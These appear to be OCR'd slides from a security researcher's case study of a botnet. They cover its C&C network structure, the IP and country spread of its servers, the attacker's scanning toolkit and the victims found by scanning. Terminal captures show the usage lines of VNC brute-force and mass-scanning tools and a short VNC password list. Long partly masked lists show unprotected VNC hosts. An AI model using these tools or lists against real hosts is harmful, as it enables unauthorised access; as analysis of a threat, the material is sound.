
Case Study II
The Structure of Botnet

- Network structure:




Case Study II
IP Distribution of C&C

- The top 5 C&C DN-IP mapping:




Case Study Ⅱ

DN-IP Mapping of C&C



Case Study Ⅱ
Country Distribution of C&C


- The top 10 country distribution:



Case Study Ⅱ
Geographic Distribution of C&C


Case Study II

Botnet functionalities



Case Study II

Scanning Toolkit



Case Study II


Scanning Toolkit – Manual

```
root@bt: ~/ss
File  Edit  View  Terminal  Help
root@bt:~/ss# ll
total 1936
drwxrwxrwx  2 root root    4096 2012-03-19 09:54 ./
drwx------ 23 root root    4096 2012-03-19 09:46 ../
-rwxrw-rw-  1 root root   17937 2009-07-17 23:17 brute*
-rwxrw-rw-  1 root root    8581 2009-07-17 23:27 do*
-rwxrw-rw-  1 root root     103 2009-07-17 23:21 go*
-rwxrw-rw-  1 root root     136 2009-07-17 23:21 mass__vnc*
-rwxrw-rw-  1 root root      42 2009-07-20 06:49 pass__vnc*
-rwxrw-rw-  1 root root   21407 2004-07-22 05:58 pscan2*
-rwxrw-rw-  1 root root  453972 2004-07-13 02:09 ss_doiaruscan*
-rwxrw-rw-  1 root root  842736 2004-11-24 21:34 ssh-scan*
-rwxrw-rw-  1 root root  596756 2009-07-17 23:21 ss__vnc*
-rwxrw-rw-  1 root root    7815 2009-07-20 06:57 try*
root@bt:~/ss# cat pass__vnc
password
admin
123456
1234
qwerty
pass123
root@bt:~/ss# ./brute
[-] Scan Error
[+] Vnc Password Cracker By Dizzy^Coder
[+] Greeting to Eqi

[-] Usage :./brute -h <127.0.0.1> -p 5900 -f passfile
root@bt:~/ss# ./do
Usage: ./do <input file>
root@bt:~/ss# ./go
./go: line 1: ./ss: No such file or directory
cat: bios.txt: No such file or directory
root@bt:~/ss# ./mass__vnc
#Usage: ./mass__vnc <class>
root@bt:~/ss# ./ss_doiaruscan
usage: ./ss_doiaruscan <port> [-a <a class> | -b <b class>] [-i <interface] [-s <speed>]
speed 10 -> as fast as possible, 1 -> it will take bloody ages (about 50 syns/s)
root@bt:~/ss#
```

```
root@bt: ~/ss
File  Edit  View  Terminal  Help
root@bt:~/ss# ./pscan2
Usage: ./pscan2 <b-block> <port> [c-block]
root@bt:~/ss# ./ssh-scan
./ssh-scan <cate pizde sa incerc...>
root@bt:~/ss# ./ss__vnc
usage: ./ss__vnc <port> [-a <a class> | -b <b class>] [-i <in
terface] [-s <speed>]
speed 10 -> as fast as possible, 1 -> it will take bloody age
s (about 50 syns/s)
by DrBIOS <drbios2000@yahoo.com> & Bagabontu <bagabonturo@yah
oo.com>
root@bt:~/ss# ./try
sh: -c: line 0: syntax error near unexpected token `('
sh: -c: line 0: `./brute -h (null) -f pass'
root@bt:~/ss#
```

Case Study Ⅱ
PC Information of Victims



Case Study II
Victims of Scanning Result

駭客找到的肉雞_vuln.txt

```
Got IT :> 24.  25.225:nopass
Got IT :> 24.  116.115:nopass
Got IT :> 24.  101.8:nopass
Got IT :> 24.  141.140:nopass
Got IT :> 24.  186.174:nopass
Got IT :> 24.  56.63:nopass
Got IT :> 24.  67.113:nopass
Got IT :> 24.  204.153:nopass
Got IT :> 24.  58.60:nopass
Got IT :> 24.  70.12:nopass
Got IT :> 24.  153.25:nopass
Got IT :> 24.  72.117:nopass
Got IT :> 24.  116.115:nopass
Got IT :> 66.  .100.147:nopass
Got IT :> 66.  .146.16:nopass
Got IT :> 66.  .153.52:nopass
Got IT :> 66.  .94.46:nopass
Got IT :> 66.  .175.205:nopass
Got IT :> 66.  .7.185:nopass
Got IT :> 66.  .7.188:nopass
Got IT :> 66.  .186.49:nopass
Got IT :> 66.  .190.199:nopass
Got IT :> 66.  .210.173:nopass
Got IT :> 66.  .25.225:nopass
Got IT :> 66.  .48.238:nopass
Vnc:66.27.63.  :nopass
 Got IT :> 66  8.224.204:nopas
Got IT :> 66.  .160.234:nopass
Got IT :> 66.  .207.49:nopass
Got IT :> 66.  .84.209:nopass
Got IT :> 66.  .106.165:nopass
Got IT :> 66.  .160.203:nopass
Got IT :> 66.  .32.52:nopass
Got IT :> 66.  .33.180:nopass
Got IT :> 66.  .238.30:nopass
Got IT :> 66.  .238.72:nopass
Got IT :> 66.  .243.25:nopass
Got IT :> 66.  .254.21:nopass
Got IT :> 66.  .29.27:nopass
Got IT :> 66.  .237.105:nopass
Got IT :> 66.  .233.12:nopass
Got IT :> 66.  .117.42:nopass
Got IT :> 66.  .209.13:nopass
Got IT :> 66.  .113.107:nopass
Got IT :> 66.  .6.184:nopass
Got IT :> 66.  .82.236:nopass
Got IT :> 66.  .116.226:nopass
```

駭客找到的肉雞_vuln.txt

```
Got IT :> 66.  .213.184:nopass
Got IT :> 66.  .167.150:nopass
Got IT :> 66.  .137.152:nopass
Got IT :> 66.  .19.72:nopass
Got IT :> 66.  .219.30:nopass
Got IT :> 66.  .133.75:nopass
Vnc:66.60.98.  0:nopass
 Got IT :> 66  1.52.179:nopass
Got IT :> 66.  .222.182:nopass
Got IT :> 66.  .14.124:nopass
Got IT :> 66.  .22.83:nopass
Got IT :> 66.  .193.18:nopass
Got IT :> 66.  .23.223:nopass
Got IT :> 66.  .27.253:nopass
Got IT :> 66.  .223.70:nopass
Got IT :> 66.  .251.94:nopass
Got IT :> 66.  .253.52:nopass
Got IT :> 66.  .57.48:nopass
Got IT :> 66.  .119.174:nopass
Got IT :> 66.  .156.238:nopass
Vnc:66.74.24.  1:nopass
 Got IT :> 66  6.108.132:nopass
Got IT :> 66.  .108.137:nopass
Got IT :> 66.  .118.37:nopass
Got IT :> 66.  .121.27:nopass
Got IT :> 66.  .133.182:nopass
Got IT :> 66.  .142.226:nopass
Got IT :> 66.  .176.127:nopass
Got IT :> 66.  .177.171:nopass
Got IT :> 66.  .180.213:nopass
Got IT :> 66.  .187.9:nopass
Got IT :> 66.  .189.95:nopass
Got IT :> 66.  .199.184:nopass
Got IT :> 66.  .209.133:nopass
Got IT :> 66.  .215.185:nopass
Got IT :> 66.  .237.24:nopass
Got IT :> 66.  .244.237:nopass
Got IT :> 66.  .249.17:nopass
Got IT :> 66.  .48.74:nopass
Got IT :> 66.  .55.71:nopass
Got IT :> 66.  .57.164:nopass
Got IT :> 66.  .57.201:nopass
Got IT :> 66.  .64.205:nopass
Got IT :> 66.  .68.14:nopass
Got IT :> 66.  .95.93:nopass
Got IT :> 66.  .100.183:123
Got IT :> 66.  .229.50:nopass
```

駭客找到的肉雞_vuln.txt

